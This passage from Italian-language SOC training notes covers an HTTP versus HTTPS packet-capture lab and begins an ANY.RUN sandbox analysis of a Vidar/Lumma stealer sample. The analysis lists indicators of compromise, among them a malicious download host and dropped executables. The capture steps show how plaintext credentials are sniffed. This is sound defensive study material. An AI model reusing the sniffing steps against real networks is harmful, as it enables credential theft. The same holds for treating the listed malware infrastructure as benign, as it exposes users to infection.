


Figura 5 - Dettaglio del record TLSv1.2: il payload è indicato come Encrypted Application Data e non espone credenziali in plaintext.

Selezionando **Encrypted Application Data**, il pannello dei byte mostra valori esadecimali non interpretabili come testo applicativo. Questa è la prova visiva dell'efficacia della cifratura: le credenziali non sono leggibili passivamente dalla rete.

6. Interpretazione operativa: HTTPS protegge il canale, non garantisce il sito

Il vantaggio principale di **HTTPS** rispetto a **HTTP** è la protezione del canale. I tre pilastri da ricordare sono **riservatezza**, **integrità** e **autenticazione**. La riservatezza impedisce la lettura passiva di password e sessioni; l'integrità riduce il

rischio di alterazione dei dati; l'autenticazione, tramite certificati validati da una **CA**, aiuta a verificare l'identità del server.

Tuttavia, un sito con HTTPS non è automaticamente affidabile. Il lucchetto indica che la comunicazione è cifrata, non che il sito sia legittimo. Domini di **phishing**, infrastrutture malevole o server di **Command and Control** possono ottenere certificati validi e mostrare comunque HTTPS. Per questo un SOC deve combinare cifratura con **URL reputation**, controllo del dominio, certificato, origine del link, redirect e comportamento dell'utente.

NOTA OPERATIVA

HTTPS è necessario, ma non sufficiente. Protegge il contenuto in transito, mentre la valutazione di affidabilità richiede contesto: dominio, reputazione, certificato, contenuto, sorgente del link e comportamento osservato.

7. Sintesi SOC e decisione difensiva

Il laboratorio dimostra una differenza chiave per il monitoraggio di rete. Con **HTTP**, un osservatore può vedere direttamente parametri applicativi e credenziali. Con **HTTPS**, l'analista osserva soprattutto metadati: IP, porta, eventuale SNI, certificati, timing e volume, mentre il contenuto applicativo resta cifrato.

La decisione difensiva è netta: i login e i dati sensibili non devono transitare su HTTP. In produzione bisogna forzare HTTPS, usare **HSTS**, monitorare tentativi di invio credenziali su canali non cifrati, controllare proxy e DNS e formare gli utenti a non fidarsi solo del lucchetto.

CONCLUSIONE OPERATIVA DELLA VERSIONE DISCORSIVA

Il metodo mentale è: **evento web** -> **cattura PCAP** -> **filtro protocollo** -> **payload** -> **visibilità dei dati** -> **rischio** -> **remediation**. HTTP espone il contenuto; HTTPS lo cifra, ma non sostituisce la verifica di reputazione e legittimità del sito.

VERSIONE 2 - Riassunto tabellare operativo

OBIETTIVO DELLA VERSIONE A TABELLE

Questa sezione condensa il laboratorio in tabelle utili per ripasso rapido, colloquio SOC e verifica pratica dei concetti HTTP/HTTPS.

1. Mappa generale dei 7 punti

Punto	Area	Cosa dimostra	Uso SOC
1	Scenario	HTTP e HTTPS hanno visibilità diversa sul payload.	Impostare il triage sul rischio di esposizione dati.
2	tcpdump HTTP	Acquisizione completa su eth0 in httpdump.pcap.	Produrre un artefatto PCAP verificabile.
3	POST HTTP	Parametri del form leggibili in plaintext.	Dimostrare rischio sniffing e furto credenziali.
4	HTTPS	Data sincronizzata e cattura httpsdump.pcap.	Evitare problemi TLS/certificati.
5	TLSv1.2	HTTP sostituito da TLS Record Layer.	Verificare che il contenuto non sia leggibile.
6	Valutazione	HTTPS cifra il canale ma non certifica la bontà del sito.	Combinare cifratura con reputation e contesto.
7	Decisione	HTTP va evitato per login; HTTPS va verificato nel contesto.	Proporre remediation e controlli difensivi.

2. Comandi e filtri principali

Comando / filtro	Funzione	Evidenza prodotta
ip a	Identifica interfacce e indirizzi IP locali.	eth0 e 192.168.64.2/24.
sudo tcpdump -i eth0 -s 0 -w httpdump.pcap	Cattura traffico HTTP senza troncamento.	File PCAP per analisi Wireshark.
http.request.method == "POST"	Isola richieste POST HTTP.	Parametri form in chiaro.
sudo date -s "12 MAY 2020 21:38:20"	Sincronizza data di sistema.	Riduce problemi TLS/certificati.
sudo tcpdump -i eth0 -s 0 -w httpsdump.pcap	Cattura traffico HTTPS.	PCAP con record TLS.
tcp.port == 443	Filtra traffico HTTPS standard.	Sessioni TLS su porta 443.

3. Confronto operativo HTTP vs HTTPS

Aspetto	HTTP	HTTPS
Schema URL	http://	https:// con lucchetto nel browser.
Porta tipica	80/TCP	443/TCP.
Payload applicativo	Visibile in chiaro se intercettato.	Cifrato come TLS Application Data.
Credenziali nel laboratorio	Username/Password del form leggibili nel payload.	Credenziali non leggibili nel payload.
Rischio principale	Sniffing, MITM, furto credenziali.	Phishing ancora possibile se il sito è malevolo.
Decisione SOC	Evitare login e dati sensibili su HTTP.	Validare anche dominio, certificato e contesto.

4. Checklist finale

Controllo	Cosa verificare	Decisione
Interfaccia corretta	ip a, eth0, IP locale.	Catturare sul punto giusto.
PCAP generato	httpdump.pcap / httpsdump.pcap.	Conservare evidenza.
Credenziali HTTP	HTML Form URL Encoded e valori leggibili.	Classificare esposizione dati.
TLS su 443	TLSv1.2 Application Data.	Confermare cifratura.
Affidabilità sito	Dominio, certificato, reputazione, origine link.	Non fidarsi solo del lucchetto.
Remediation	Forzare HTTPS, HSTS, awareness, proxy monitoring.	Ridurre rischio credential theft.

CONCLUSIONE OPERATIVA

Il metodo finale è: **evento web** -> **cattura PCAP** -> **filtro protocollo** -> **payload** -> **visibilità dei dati** -> **rischio** -> **remediation**. **HTTP** espone il contenuto applicativo; **HTTPS** lo cifra, ma non sostituisce la verifica di contesto, reputazione e legittimità del sito.

Analisi ANY.RUN: Malware Vidar/Lumma e possibile phishing

Report SOC operativo - Esercizio 5 Cyber Security & Ethical Hacking

Analisi di due task ANY.RUN con evidenze, IOC, valutazione del rischio e remediation.

Indice ragionato

Sezione	Titolo	Contenuto sintetico
Parte 1	Versione discorsiva secondo template SOC	Analisi narrata dei due sample, con screenshot inseriti durante la spiegazione.
1	Metodo SOC e criteri di lettura	Da sandbox ad evidenza: evento, entità, artefatto, rischio e decisione.
2	Caso A - Overview e processo principale	Verdict malevolo, score 100/100 , process tree e comportamento da loader/stealer .
3	Caso A - HTTP , payload e minacce di rete	RegAsm.exe , download eseguibili, connessioni e alert network.
4	Caso B - URL e processo browser	Nessuna minaccia rilevata , pagina login Facebook e processo chrome.exe .
5	Caso B - Connessioni , DNS e contesto phishing	Dominio ConvertKit , domini social, DNS e valutazione del rischio credenziali .
6	Remediation e decisioni operative	Quarantena , blocco IOC , verifica credenziali , vendor e awareness .
7	Versione tabellare, checklist e conclusione	Tabelle operative, IOC , classificazione, remediation , checklist finale e mini-glossario.

NOTA DI METODO

Il report non si limita a ripetere le schermate: ogni evidenza viene letta in chiave difensiva. Ogni punto collega evento, processo, **URL/IP**, artefatto, rischio e decisione **SOC**. Un **verdict** automatico non sostituisce il ragionamento: va sempre validato con contesto, prove e correlazione tra processi e rete.

OBIETTIVI DI STUDIO

1. Riconoscere la differenza tra **malware** confermato e evento sospetto non confermato. 2. Leggere **process tree**, **HTTP** request, **DNS**, **connessioni**, **IOC** e network threats. 3. Allenare il metodo da colloquio **SOC**: descrivere cosa si vede, perché conta, quali log o artefatti cercare e quale **remediation** proporre.

VERSIONE 1 - Riassunto discorsivo secondo template SOC

1. Metodo SOC e criteri di lettura

In una **sandbox** come **ANY.RUN**, l'analista osserva un ambiente controllato in cui un file o un **URL** viene eseguito e monitorato. Il valore dell'analisi non è solo nel **verdict** finale, ma nella capacità di collegare processi, azioni, richieste di rete, domini, **IP**, indicatori e **timeline** in un racconto tecnico coerente. Questo è il passaggio che trasforma una semplice schermata in una evidenza utilizzabile in un report **SOC**.

Il laboratorio confronta due casi. Il primo riguarda un **eseguibile** classificato come **attività dannosa**, associato a **Vidar**, **Lumma**, **loader** e **stealer**. Il secondo riguarda un **URL** che apre una pagina di login **Facebook** e che **ANY.RUN** marca come **nessuna minaccia rilevata**. Questa differenza è importante: un verdetto malevolo richiede risposta tecnica immediata; un verdetto neutro, invece, non elimina il rischio e richiede una valutazione contestuale, soprattutto se sono coinvolti login e **credenziali**.

Per leggere correttamente una **sandbox**, conviene seguire una sequenza fissa: prima si identifica il task, poi il processo principale, quindi i processi figli, le richieste **HTTP**, le **connessioni**, i **DNS**, gli eventuali alert di rete e infine gli **IOC** esportabili. Ogni informazione deve rispondere alla domanda: che cosa dimostra e quale azione supporta?

PUNTO DI CONTROLLO

La domanda guida è: che evidenza ho, cosa dimostra e quale decisione supporta? Se una schermata mostra solo un alert senza contesto, non basta. Se invece mostra processo, rete, **dominio**, file scaricato e classificazione, diventa materiale utile per un report **SOC** e per una decisione motivata.



2. Caso A - Overview e processo principale

La prima analisi riguarda il file **66bddfcb52736_vidar.exe**. La vista generale della **sandbox** mostra subito un contesto ad alto rischio: la barra superiore indica **Attività dannosa**, il campione è associato ai tag **vidar**, **lumma**, **ladro** e **caricatore**, e nel pannello dei processi si osserva una catena di esecuzione con processi figli come **RegAsm.exe** e **conhost.exe**.




Figura 1 - Overview del primo sample: ANY.RUN classifica il task come attività dannosa e mostra tag Vidar/Lumma/loader/stealer.

Questa schermata va letta come punto di partenza dell'indagine. Il nome del file, il **verdict**, i tag e il **process tree** sono artefatti iniziali. Permettono di formulare una prima ipotesi: un **loader** o **stealer** eseguito sul desktop dell'**utente**, capace di generare processi figli e traffico di rete. La decisione iniziale è trattare l'evento come **true positive** malevolo fino a prova contraria.

Dal punto di vista operativo, un analista dovrebbe annotare subito: nome del campione, timestamp del task, famiglia suggerita dai tag, processo principale, figli generati, **utente** coinvolto, eventuali **hash** e comportamento di rete. Questi elementi consentono di passare dalla semplice osservazione alla costruzione di una **timeline**.

2.1 Dettaglio del processo principale

Il dettaglio del processo principale conferma la severità: **Malizioso**, **score 100/100**, esecuzione da C:\Users\admin\Desktop e avviso comportamentale collegato al rilascio immediato di un file **eseguibile** dopo l'avvio. Questo è un comportamento tipico da dropper o **loader**: il file iniziale non è il solo elemento pericoloso, ma può servire a scaricare, rilasciare o avviare componenti successivi.




Figura 2 - Dettaglio del processo 66bddfcb52736_vidar.exe: score 100/100, verdict malizioso e comportamento di rilascio eseguibile.

In un SIEM o in un **EDR**, evidenze equivalenti sarebbero **process creation**, **command line**, **file path**, **hash**, **parent-child relationship** e possibili eventi di **file write**. Il **SOC** dovrebbe correlare questi dati con **utente**, **hostname**, **timestamp** e **reputazione** del file. Se il file è stato eseguito su un **endpoint** reale, la priorità è contenere la macchina e impedire ulteriori **download** o comunicazioni esterne.

2.2 Dettagli avanzati e tecniche osservate

La schermata avanzata mostra ancora il **verdict Malizioso** e una **timeline** sintetica del processo. Le tecniche riportate includono **T1012 - Registro** delle query e **T1082 - Scoperta delle informazioni di sistema**. Queste tecniche sono rilevanti perché indicano attività di discovery e raccolta informazioni: il **malware** cerca di capire dove si trova, quale sistema sta eseguendo e quali caratteristiche ambientali può sfruttare.




Figura 3 - Dettagli avanzati del processo: score 100/100, informazioni sul processo e tecniche T1012/T1082.

Una singola query al **registro** non è automaticamente malevola. Nel contesto di uno **stealer**, però, diventa un indicatore comportamentale utile: il campione può leggere lingua, configurazione, chiavi di sistema e informazioni utili per decidere se proseguire, evadere l'analisi o raccogliere dati. Questo passaggio è utile per distinguere **IOC** e **IOA**: un **IP** o un **hash** è un **IOC**; una sequenza come discovery del sistema, rilascio file e **download** di **payload** è un **IOA**, cioè un comportamento d'attacco.

3. Caso A - HTTP, payload e minacce di rete

Il processo figlio più interessante è **RegAsm.exe**. In Windows, RegAsm è un componente legittimo del framework .NET, ma i **malware** possono abusarlo per confondere l'analisi o mascherare attività sospette sotto un nome apparentemente legittimo. Qui il processo effettua richieste **HTTP** verso **147.45.44.104** e scarica due file eseguibili: **lawrng.exe** e **vakerk.exe**.




Figura 4 - Richieste HTTP del processo RegAsm.exe: download di eseguibili da 147.45.44.104 con reputazione sospetta.

L evidenza e forte per tre motivi. Primo: il metodo e **GET**, quindi il processo sta richiedendo risorse remote. Secondo: l esito e **200 OK**, quindi il server ha risposto con successo. Terzo: il contenuto e classificato come **eseguibile** e la **reputazione** e sospetta. In un **SOC** questo giustifica escalation immediata, blocco dell **host** remoto e ricerca retrospettiva degli stessi **URL/IP** nei **proxy log**, **EDR** e **firewall**.




Figura 5 - Tabella HTTP generale: RegAsm.exe viene associato a rilevamento YARA VIDAR e a download eseguibili.

La tabella **HTTP** generale aiuta a collegare l evento di rete al processo responsabile. Non si osserva solo un **IP** remoto: si vede che **RegAsm.exe** effettua le richieste e che il contenuto scaricato e un **eseguibile**. Questo collegamento processo -> rete -> **payload** e uno dei punti piu importanti per documentare un **true positive malware**.

3.1 Connessioni e minacce di rete

Le **connessioni** di rete mostrano traffico TCP verso piu destinazioni. Una parte importante del traffico va su porta 443, ma emerge anche una connessione verso **147.45.44.104** su porta 80, coerente con i **download HTTP** osservati. Il fatto che un processo figlio di un **eseguibile** malevolo scarichi file da un **host** esterno e una prova operativa di comportamento da downloader.




Figura 6 - Connessioni di RegAsm.exe: traffico TCP verso host esterni, incluso 147.45.44.104 su porta 80.

La sezione Minacce di rete rafforza l'ipotesi. Si osservano regole come **download** di file PE EXE o DLL via **HTTP**, traffico potenzialmente problematico e riferimenti a **host** dotted-quad. In termini **SOC**, queste non sono prove isolate: sono alert di rete che confermano il comportamento già visto a livello di processo.

